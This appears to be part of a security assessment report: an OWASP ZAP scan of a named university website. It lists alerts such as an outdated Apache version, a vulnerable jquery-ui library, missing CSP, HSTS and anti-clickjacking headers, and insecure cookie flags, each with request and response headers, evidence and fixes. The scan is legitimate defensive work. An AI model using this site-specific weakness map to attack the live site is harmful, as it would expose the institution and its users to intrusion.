Cross-Site Scripting (XSS) (OWASP Top 10 #7):

- Cross Site Scripting (Reflected) (High)
- User Controllable HTML Element Attribute (Potential XSS) (Informational)

Using Components with Known Vulnerabilities (OWASP Top 10 #9):

- Vulnerable JS Library (Medium)

6. Vulnerability scanning and assessment:

Target Site: <https://vitbhopal.ac.in>

ZAP Version: 2.12.0

Summary of Alerts

Risk Level	Number of Alerts
High	1
Medium	4
Low	9
Informational	6

Alerts

Name	Risk Level	Number of Instances
hash disclosure - mac osx salted sha-1	High	1
Absence of Anti-CSRF Tokens	Medium	1010
Content Security policy(CSP) Header Not Set	Medium	596
Missing Anti-clickjacking Header	Medium	558
Vulnerable JS Library	Medium	3
Cookie No Http Only Flag	Low	1304
Cookie Without Secure Flag	Low	1308
Cookie without SameSite Attribute	Low	1316
Cross-Domain JavaScript Source File Inclusion	Low	12
Information Disclosure - Debug Error Messages	Low	7
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	4399
Strict-Transport-Security Header Not Set	Low	4315
Timestamp Disclosure - Unix	Low	1043
X-Content-Type-Options Header Missing	Low	3361
Charset Mismatch	Informational	279
Content-Type Header Missing	Informational	1
Information Disclosure - Debug Error Messages	Informational	1594
Modern Web Application	Informational	415
Re-examine Cache-control Directives	Informational	374
User Controllable HTML Element Attribute (Potential XSS)	Informational	789

Alert Detail

1. Hash Disclosure - Mac OSX salted SHA-1

GET https://vitbhopal.ac.in/file/2021/01/Presentation-Image1.jpg

Alert tags	<ul style="list-style-type: none">◦ OWASP 2021 A04◦ OWASP 2017 A03
Alert description	A hash was disclosed by the web server. - Mac OSX salted SHA-1
Other info	DDDE
Request	<p>Request line and header section (463 bytes)</p> <p>GET https://vitbhopal.ac.in/file/2021/01/Presentation-Image1.jpg HTTP/1.1</p> <p>Host: vitbhopal.ac.in</p> <p>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0</p> <p>Pragma: no-cache</p> <p>Cache-Control: no-cache</p> <p>Referer: https://vitbhopal.ac.in/cloud/</p> <p>Cookie: cookiesession1=678A8C31V0234567898901234ABCC95C; quform_session_a9cff1eec9286d8e830d3aabef125d9d=tnhbUTSjveGPYweh2fe4dv1nt3xYSIZdfU6tTNsO; PHPSESSID=q7snd85iir3ijvb4v1oc4kjhb2</p> <p>Request body (0 bytes)</p>
Response	<p>Status line and header section (249 bytes)</p> <p>HTTP/1.1 200 OK</p> <p>Date: Tue, 11 Jul 2023 16:46:51 GMT</p> <p>Server: Apache/2.4.29 (Ubuntu)</p> <p>Last-Modified: Fri, 15 Jan 2021 09:58:07 GMT</p> <p>ETag: "d0119-5b8ed68bf4c53;5fc81e2e89453"</p> <p>Accept-Ranges: bytes</p> <p>Content-Length: 852249</p> <p>Content-Type: image/jpeg</p> <p>Response body (852249 bytes)</p>
Evidence	DDDE
Solution	Ensure that hashes that are used to protect credentials or other resources are not leaked by the web server or database. There is typically no requirement for password hashes to be accessible to the web browser.

2. Absence of Anti-CSRF Tokens

GET <https://vitbhopal.ac.in/>

Alert tags	<ul style="list-style-type: none">○ OWASP_2021_A01○ WSTG-v42-SESS-05○ OWASP_2017_A05
Alert description	<p>No Anti-CSRF tokens were found in a HTML submission form.</p> <p>A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf.</p> <p>CSRF attacks are effective in a number of situations, including:</p> <ul style="list-style-type: none">* The victim has an active session on the target site.* The victim is authenticated via HTTP auth on the target site.* The victim is on the same local network as the target site. <p>CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.</p>
Other info	No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret, __csrf_magic, CSRF, _token, _csrf_token] was found in the following HTML form: [Form 1: "s"].
Request	<p>Request line and header section (235 bytes)</p> <p>GET https://vitbhopal.ac.in/ HTTP/1.1</p> <p>Host: vitbhopal.ac.in</p> <p>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0</p> <p>Pragma: no-cache</p> <p>Cache-Control: no-cache</p> <p>Referer: https://vitbhopal.ac.in</p> <p>Request body (0 bytes)</p>
Response	<p>Status line and header section (272 bytes)</p> <p>HTTP/1.1 200 OK</p> <p>Date: Tue, 11 Jul 2023 16:43:21 GMT</p> <p>Server: Apache/2.4.29 (Ubuntu)</p> <p>Last-Modified: Mon, 10 Jul 2023 03:16:12 GMT</p> <p>ETag: "4fabf-60019679a8840"</p> <p>Accept-Ranges: bytes</p> <p>Content-Length: 326335</p>

	<p>Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8</p> <p>Response body (326335 bytes)</p>
Evidence	<pre><form name="search_form" method="get" action="https://vitbhopal.ac.in/" class="search_form"></pre>
Solution	<p>Phase: Architecture and Design</p> <p>Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.</p> <p>For example, use anti-CSRF packages such as the OWASP CSRFGuard.</p> <p>Phase: Implementation</p> <p>Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script.</p> <p>Phase: Architecture and Design</p> <p>Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330).</p> <p>Note that this can be bypassed using XSS.</p> <p>Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation.</p> <p>Note that this can be bypassed using XSS.</p> <p>Use the ESAPI Session Management control.</p> <p>This control includes a component for CSRF.</p> <p>Do not use the GET method for any request that triggers a state change.</p> <p>Phase: Implementation</p> <p>Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.</p>

3. Content Security Policy (CSP) Header Not Set

GET https://vitbhopal.ac.in

Alert tags	<ul style="list-style-type: none">• OWASP 2021 A05• OWASP 2017 A06
Alert description	Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.
Request	Request line and header section (200 bytes) GET https://vitbhopal.ac.in HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache Request body (0 bytes)
Response	Status line and header section (387 bytes) HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:43:20 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 10 Jul 2023 03:16:12 GMT ETag: "4fabf-60019679a8840" Accept-Ranges: bytes Content-Length: 326335 Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 Set-Cookie: cookiesession1=678A8C31TUVWXYZABCDEFGHIJKLMN47B2;Expires=Wed, 10 Jul 2024 16:43:20 GMT;Path=/;HttpOnly Response body (326335 bytes)
Solution	Ensure that your web server, application server, load balancer, etc. is configured to set the Content-Security-Policy header.

4. Missing Anti-clickjacking Header

GET https://vitbhopal.ac.in

Alert tags	<ul style="list-style-type: none">○ OWASP 2021 A05○ WSTG-v42-CLNT-09○ OWASP 2017 A06
Alert description	The response does not include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options to protect against 'ClickJacking' attacks.
Request	Request line and header section (200 bytes) GET https://vitbhopal.ac.in HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache Request body (0 bytes)
Response	Status line and header section (387 bytes) HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:43:20 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 10 Jul 2023 03:16:12 GMT ETag: "4fabf-60019679a8840" Accept-Ranges: bytes Content-Length: 326335 Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 Set-Cookie: cookiesession1=678A8C31TUVWXYZABCDEFGHIJKLMN47B2;Expires=Wed, 10 Jul 2024 16:43:20 GMT;Path=/;HttpOnly Response body (326335 bytes)
Parameter	X-Frame-Options
Solution	<p>Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site/app.</p> <p>If you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. Alternatively consider implementing Content Security Policy's "frame-ancestors" directive.</p>

5. Vulnerable JS Library

1. GET https://vitbhopal.ac.in/other/js/jquery/ui/core.min.js

Alert tags	<ul style="list-style-type: none">○ OWASP 2017 A09○ OWASP 2021 A06○ CVE-2022-31160
Alert description	The identified library jquery-ui, version 1.13.1 is vulnerable.
Other info	CVE-2022-31160
	<p>Request line and header section (450 bytes)</p> <p>GET https://vitbhopal.ac.in/other/js/jquery/ui/core.min.js HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache Referer: https://vitbhopal.ac.in Cookie: cookiesession1=678A8C31V0234567898901234ABCC95C; quform_session_a9cff1eec9286d8e830d3aabef125d9d=tnhbUTSjveGPYweh2fe4dv1nt3 xYSIZdfU6tTNsO; PHPSESSID=q7snd85iir3ijvb4v1oc4kjhb2</p> <p>Request body (0 bytes)</p>
Response	<p>Status line and header section (282 bytes)</p> <p>HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:43:46 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Wed, 20 Apr 2022 01:59:11 GMT ETag: "50ea-5dd0c56f01427;5fc81e2e89453" Accept-Ranges: bytes Content-Length: 20714 Vary: Accept-Encoding Content-Type: application/javascript</p> <p>Response body (20714 bytes)</p>
Evidence	/*! jQuery UI - v1.13.1
Solution	Please upgrade to the latest version of jquery-ui.

6. Server Leaks Version Information via "Server" HTTP Response Header Field

GET https://vitbhopal.ac.in

Alert tags	<ul style="list-style-type: none"> ○ OWASP 2021 A05 ○ OWASP 2017 A06 ○ WSTG-v42-INFO-02
Alert description	The web/application server is leaking version information via the "Server" HTTP response header. Access to such information may facilitate attackers identifying other vulnerabilities your web/application server is subject to.
Request	<p>Request line and header section (200 bytes)</p> <pre>GET https://vitbhopal.ac.in HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache</pre> <p>Request body (0 bytes)</p>
Response	<p>Status line and header section (387 bytes)</p> <pre>HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:43:20 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 10 Jul 2023 03:16:12 GMT ETag: "4fabf-60019679a8840" Accept-Ranges: bytes Content-Length: 326335 Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 Set-Cookie: cookiesession1=678A8C31TUVWXYZABCDEFGHIJKLMN47B2;Expires=Wed, 10 Jul 2024 16:43:20 GMT;Path=/;HttpOnly</pre> <p>Response body (326335 bytes)</p>
Evidence	Apache/2.4.29 (Ubuntu)
Solution	Ensure that your web server, application server, load balancer, etc. is configured to suppress the "Server" header or provide generic details.

7. Strict-Transport-Security Header Not Set

GET <https://vitbhopal.ac.in>

Alert tags	<ul style="list-style-type: none"> ○ OWASP 2021 A05 ○ OWASP 2017 A06
Alert description	<p>HTTP Strict Transport Security (HSTS) is a web security policy mechanism whereby a web server declares that complying user agents (such as a web browser) are to interact with it using only secure HTTPS connections (i.e. HTTP layered over TLS/SSL). HSTS is an IETF standards track protocol and is specified in RFC 6797.</p>
	<p>Request line and header section (200 bytes)</p> <pre>GET https://vitbhopal.ac.in HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache</pre> <p>Request body (0 bytes)</p>
Response	<p>Status line and header section (387 bytes)</p> <pre>HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:43:20 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 10 Jul 2023 03:16:12 GMT ETag: "4fabf-60019679a8840" Accept-Ranges: bytes Content-Length: 326335 Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 Set-Cookie: cookiesession1=678A8C31TUVWXYZABCDEFGHIJKLMN47B2;Expires=Wed, 10 Jul 2024 16:43:20 GMT;Path=/;HttpOnly</pre> <p>Response body (326335 bytes)</p>
Solution	<p>Ensure that your web server, application server, load balancer, etc. is configured to enforce Strict-Transport-Security.</p>

8. Cookie No HttpOnly Flag

GET https://vitbhopal.ac.in/ticker_news/int-m-sc-programmes5-year-counselling-2023-24new/

Alert tags	<ul style="list-style-type: none"> ○ OWASP 2021 A05 ○ WSTG-v42-SESS-02 ○ OWASP 2017 A06
Alert description	A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible.
Request	<p>Request line and header section (443 bytes)</p> <pre>GET https://vitbhopal.ac.in/ticker_news/int-m-sc-programmes5-year-counselling-2023-24new/ HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache Referer: https://vitbhopal.ac.in Cookie: quform_session_a9cff1eec9286d8e830d3aabef125d9d=Cvd49TMO09VG9wcTF0cAt7UoY8eNGGYMsNfZ4t0A; cookiesession1=678A8C31V0234567898901234ABCC95C</pre> <p>Request body (0 bytes)</p>
Response	<p>Status line and header section (428 bytes)</p> <pre>HTTP/1.1 301 Moved Permanently Date: Tue, 11 Jul 2023 16:43:30 GMT Server: Apache/2.4.29 (Ubuntu) Set-Cookie: PHPSESSID=ial2qeenvqtq6a7cnhv174s64n; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache X-Redirect-By: WordPress Location: https://admissionresults.vit.ac.in/integratedmsccounselling Content-Length: 26 Content-Type: text/html; charset=UTF-8</pre> <p>Response body (26 bytes)</p>
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID
Solution	Ensure that the HttpOnly flag is set for all cookies.

9. Cookie Without Secure Flag

GET https://vitbhopal.ac.in

Alert tags	<ul style="list-style-type: none">○ OWASP 2021 A05○ WSTG-v42-SESS-02○ OWASP 2017 A06
Alert description	A cookie has been set without the secure flag, which means that the cookie can be accessed via unencrypted connections.
Request	<p>Request line and header section (200 bytes)</p> <p>GET https://vitbhopal.ac.in HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache</p> <p>Request body (0 bytes)</p>
Response	<p>Status line and header section (387 bytes)</p> <p>HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:43:20 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 10 Jul 2023 03:16:12 GMT ETag: "4fabf-60019679a8840" Accept-Ranges: bytes Content-Length: 326335 Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 Set-Cookie: cookiesession1=678A8C31TUVWXYZABCDEFGHIJKLMN47B2;Expires=Wed, 10 Jul 2024 16:43:20 GMT;Path=/;HttpOnly</p> <p>Response body (326335 bytes)</p>
Parameter	cookiesession1
Evidence	Set-Cookie: cookiesession1
Solution	Whenever a cookie contains sensitive information or is a session token, then it should always be passed using an encrypted channel. Ensure that the secure flag is set for cookies containing such sensitive information.

10. Cookie without SameSite Attribute

GET https://vitbhopal.ac.in

Alert tags	<ul style="list-style-type: none">○ OWASP 2021 A01○ WSTG-v42-SESS-02○ OWASP 2017 A05
Alert description	A cookie has been set without the SameSite attribute, which means that the cookie can be sent as a result of a 'cross-site' request. The SameSite attribute is an effective counter measure to cross-site request forgery, cross-site script inclusion, and timing attacks.
Request	<p>Request line and header section (200 bytes)</p> <p>GET https://vitbhopal.ac.in HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache</p> <p>Request body (0 bytes)</p>
Response	<p>Status line and header section (387 bytes)</p> <p>HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:43:20 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 10 Jul 2023 03:16:12 GMT ETag: "4fabf-60019679a8840" Accept-Ranges: bytes Content-Length: 326335 Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 Set-Cookie: cookiesession1=678A8C31TUVWXYZABCDEFGHIJKLMN47B2;Expires=Wed, 10 Jul 2024 16:43:20 GMT;Path=/;HttpOnly</p> <p>Response body (326335 bytes)</p>
Parameter	cookiesession1
Evidence	Set-Cookie: cookiesession1
Solution	Ensure that the SameSite attribute is set to either 'lax' or ideally 'strict' for all cookies.

11. Cross-Domain JavaScript Source File Inclusion

GET <https://vitbhopal.ac.in/indore/>

Alert tags	<ul style="list-style-type: none">◦ OWASP_2021_A08
Alert description	The page includes one or more script files from a third-party domain.
Request	<p>Request line and header section (427 bytes)</p> <p>GET https://vitbhopal.ac.in/indore/ HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache Referer: https://vitbhopal.ac.in Cookie: quform_session_a9cff1eec9286d8e830d3aabef125d9d=Cvd49TMO09VG9wcTF0cAt7UoY8eNGGYMsNfZ4t0A; cookiesession1=678A8C31V0234567898901234ABCC95C; PHPSESSID=l7cs8l84l5jko8imk6rbabffng</p> <p>Request body (0 bytes)</p>
Response	<p>Status line and header section (286 bytes)</p> <p>HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:43:35 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Fri, 07 Jul 2023 10:39:10 GMT ETag: "1d5e5-5ffe33e3c4301;5fc81e2e89453" Accept-Ranges: bytes Content-Length: 120293 Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8</p> <p>Response body (120293 bytes)</p>
Parameter	<p>https://www.google.com/recaptcha/api.js?onload=QuformRecaptchaLoaded&render=explicit&hl</p>
Evidence	<p><script type='text/javascript' src='https://www.google.com/recaptcha/api.js?onload=QuformRecaptchaLoaded&#038;render=explicit&#038;hl' id='quform-recaptcha-js'></script></p>
Solution	Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application.

12. Information Disclosure - Debug Error Messages

GET <https://vitbhopal.ac.in/infrastructure/>

Alert tags	<ul style="list-style-type: none">◦ OWASP 2021 A01◦ WSTG-v42-ERRH-01◦ OWASP 2017 A03
Alert description	The response appeared to contain common error messages returned by platforms such as ASP.NET, and Web-servers such as IIS and Apache. You can configure the list of common debug messages.
Request	<p>Request line and header section (250 bytes)</p> <p>GET https://vitbhopal.ac.in/infrastructure/ HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache Referer: https://vitbhopal.ac.in</p> <p>Request body (0 bytes)</p>
Response	<p>Status line and header section (401 bytes)</p> <p>HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:43:22 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Fri, 07 Jul 2023 08:59:01 GMT ETag: "1eb29-5ffe1d812ff18;5fc81e2e89453" Accept-Ranges: bytes Content-Length: 125737 Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 Set-Cookie: cookiesession1=678A8C31BDEFGHIJKLMNOPQRSTUVWXYZ3EBF;Expires=Wed, 10 Jul 2024 16:43:22 GMT;Path=/;HttpOnly</p> <p>Response body (125737 bytes)</p>
Evidence	under construction
Solution	Disable debugging messages before pushing to production.

13. X-Content-Type-Options Header Missing

GET https://vitbhopal.ac.in

Alert tags	<ul style="list-style-type: none">◦ OWASP 2021 A05◦ OWASP 2017 A06
Alert description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.
Other info	<p>This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.</p> <p>At "High" threshold this scan rule will not alert on client or server error responses.</p>
Request	<p>Request line and header section (200 bytes)</p> <p>GET https://vitbhopal.ac.in HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache</p> <p>Request body (0 bytes)</p>
Response	<p>Status line and header section (387 bytes)</p> <p>HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:43:20 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 10 Jul 2023 03:16:12 GMT ETag: "4fabf-60019679a8840" Accept-Ranges: bytes Content-Length: 326335 Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 Set-Cookie: cookiesession1=678A8C31TUVWXYZABCDEFGHIJKLMN47B2;Expires=Wed, 10 Jul 2024 16:43:20 GMT;Path=/;HttpOnly</p> <p>Response body (326335 bytes)</p>
Parameter	X-Content-Type-Options

Solution	<p>Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.</p> <p>If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.</p>
-----------------	---

14. Timestamp Disclosure - Unix

GET https://vitbhopal.ac.in

Alert tags	<ul style="list-style-type: none"> ◦ OWASP 2021 A01 ◦ OWASP 2017 A03
Alert description	A timestamp was disclosed by the application/web server - Unix
Other info	1650988847, which evaluates to: 2022-04-26 12:00:47
Request	<p>Request line and header section (200 bytes)</p> <pre>GET https://vitbhopal.ac.in HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache</pre> <p>Request body (0 bytes)</p>
Response	<p>Status line and header section (387 bytes)</p> <pre>HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:43:20 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 10 Jul 2023 03:16:12 GMT ETag: "4fabf-60019679a8840" Accept-Ranges: bytes Content-Length: 326335 Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 Set-Cookie: cookiesession1=678A8C31TUVWXYZABCDEFGHIJKLMN47B2;Expires=Wed, 10 Jul 2024 16:43:20 GMT;Path=/;HttpOnly</pre> <p>Response body (326335 bytes)</p>
Evidence	1650988847
Solution	Manually confirm that the timestamp data is not sensitive, and that the data cannot be aggregated to disclose exploitable patterns.

15. Content-Type Header Missing

GET https://vitbhopal.ac.in/ext/js_composer/assets/lib/bower/font-awesome/fonts/fontawesome-webfont.woff2?v=4.7.0

Alert tags	<ul style="list-style-type: none">◦ OWASP 2021 A05◦ OWASP 2017 A06
Alert description	The Content-Type header was either missing or empty.
Request	<p>Request line and header section (729 bytes)</p> <p>GET https://vitbhopal.ac.in/ext/js_composer/assets/lib/bower/font-awesome/fonts/fontawesome-webfont.woff2?v=4.7.0 HTTP/1.1</p> <p>Host: vitbhopal.ac.in</p> <p>User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0</p> <p>Accept: application/font-woff2;q=1.0,application/font-woff;q=0.9,*/*;q=0.8</p> <p>Accept-Language: en-US,en;q=0.5</p> <p>Connection: keep-alive</p> <p>Referer: https://vitbhopal.ac.in/ext/js_composer/assets/lib/bower/font-awesome/css/fontawesome.min.css</p> <p>Cookie: cookiesession1=678A8C31901234ACDEFGHIJKLMNOP6962; PHPSESSID=rq82cucoveiccnc1umoai6hbfe; quform_session_a9cff1eec9286d8e830d3aabef125d9d=QThSYYHBBK8mPag6Ba4CKH8BUeWKDuqJMjES3jUs</p> <p>Sec-Fetch-Dest: font</p> <p>Sec-Fetch-Mode: cors</p> <p>Sec-Fetch-Site: same-origin</p> <p>Request body (0 bytes)</p>
Response	<p>Status line and header section (277 bytes)</p> <p>HTTP/1.1 200 OK</p> <p>Date: Tue, 11 Jul 2023 17:09:15 GMT</p> <p>Server: Apache/2.4.29 (Ubuntu)</p> <p>Last-Modified: Mon, 23 Dec 2019 07:33:34 GMT</p> <p>ETag: "12d68-59a5a0b7c8f80;5fc81e2e89453"</p> <p>Accept-Ranges: bytes</p> <p>Content-Length: 77160</p> <p>Keep-Alive: timeout=5, max=92</p> <p>Connection: Keep-Alive</p> <p>Response body (77160 bytes)</p>
Solution	Ensure each page is setting the specific and appropriate content-type value for the content being delivered.

16. Modern Web Application

GET https://vitbhopal.ac.in

Alert tags	
Alert description	The application appears to be a modern web application. If you need to explore it automatically then the Ajax Spider may well be more effective than the standard one.
Other info	Links have been found that do not have traditional href attributes, which is an indication that this is a modern web application.
Request	Request line and header section (200 bytes) GET https://vitbhopal.ac.in HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache Request body (0 bytes)
Response	Status line and header section (387 bytes) HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:43:20 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 10 Jul 2023 03:16:12 GMT ETag: "4fabf-60019679a8840" Accept-Ranges: bytes Content-Length: 326335 Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 Set-Cookie: cookiesession1=678A8C31TUVWXYZABCDEFGHIJKLMN47B2;Expires=Wed, 10 Jul 2024 16:43:20 GMT;Path=/;HttpOnly Response body (326335 bytes)
Evidence	info@vitbhopal.ac.in
Solution	This is an informational alert and so no changes are required.

17. Charset Mismatch

GET https://vitbhopal.ac.in/wp-json/oembed/1.0/embed?format=xml&url=https%3A%2F%2Fvitbhopal.ac.in%2F

Alert tags	
Alert description	<p>This check identifies responses where the HTTP Content-Type header declares a charset different from the charset defined by the body of the HTML or XML. When there's a charset mismatch between the HTTP header and content body Web browsers can be forced into an undesirable content-sniffing mode to determine the content's correct character set.</p> <p>An attacker could manipulate content on the page to be interpreted in an encoding of their choice. For example, if an attacker can control content at the beginning of the page, they could inject script using UTF-7 encoded text and manipulate some browsers into interpreting that text.</p>
Other info	<p>There was a charset mismatch between the HTTP Header and the XML encoding declaration: [UTF-8] and [null] do not match.</p>
Request	<p>Request line and header section (492 bytes)</p> <p>GET https://vitbhopal.ac.in/wp-json/oembed/1.0/embed?format=xml&url=https%3A%2F%2Fvitbhopal.ac.in%2F HTTP/1.1</p> <p>Host: vitbhopal.ac.in</p> <p>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0</p> <p>Pragma: no-cache</p> <p>Cache-Control: no-cache</p> <p>Referer: https://vitbhopal.ac.in</p> <p>Cookie: cookiesession1=678A8C31V0234567898901234ABCC95C; quform_session_a9cff1eec9286d8e830d3aabef125d9d=tnhbUTSjveGPYweh2fe4dv1nt3xYSIZdfU6tTNsO; PHPSESSID=q7snd85iir3ijvb4v1oc4kjhb2</p> <p>Request body (0 bytes)</p>
Response	<p>Status line and header section (654 bytes)</p> <p>HTTP/1.1 200 OK</p> <p>Date: Tue, 11 Jul 2023 16:43:42 GMT</p> <p>Server: Apache/2.4.29 (Ubuntu)</p> <p>Set-Cookie: PHPSESSID=q7snd85iir3ijvb4v1oc4kjhb2; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT</p> <p>Cache-Control: no-store, no-cache, must-revalidate</p> <p>Pragma: no-cache</p> <p>X-Robots-Tag: noindex</p> <p>Link: <https://vitbhopal.ac.in/wp-json/>; rel="https://api.w.org/"</p> <p>X-Content-Type-Options: nosniff</p> <p>Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages, Link</p> <p>Access-Control-Allow-Headers: Authorization, X-WP-Nonce, Content-Disposition, Content-MD5, Content-Type</p>

	Allow: GET Vary: Origin,Accept-Encoding Content-Length: 2519 Content-Type: text/xml; charset=UTF-8 Response body (2519 bytes)
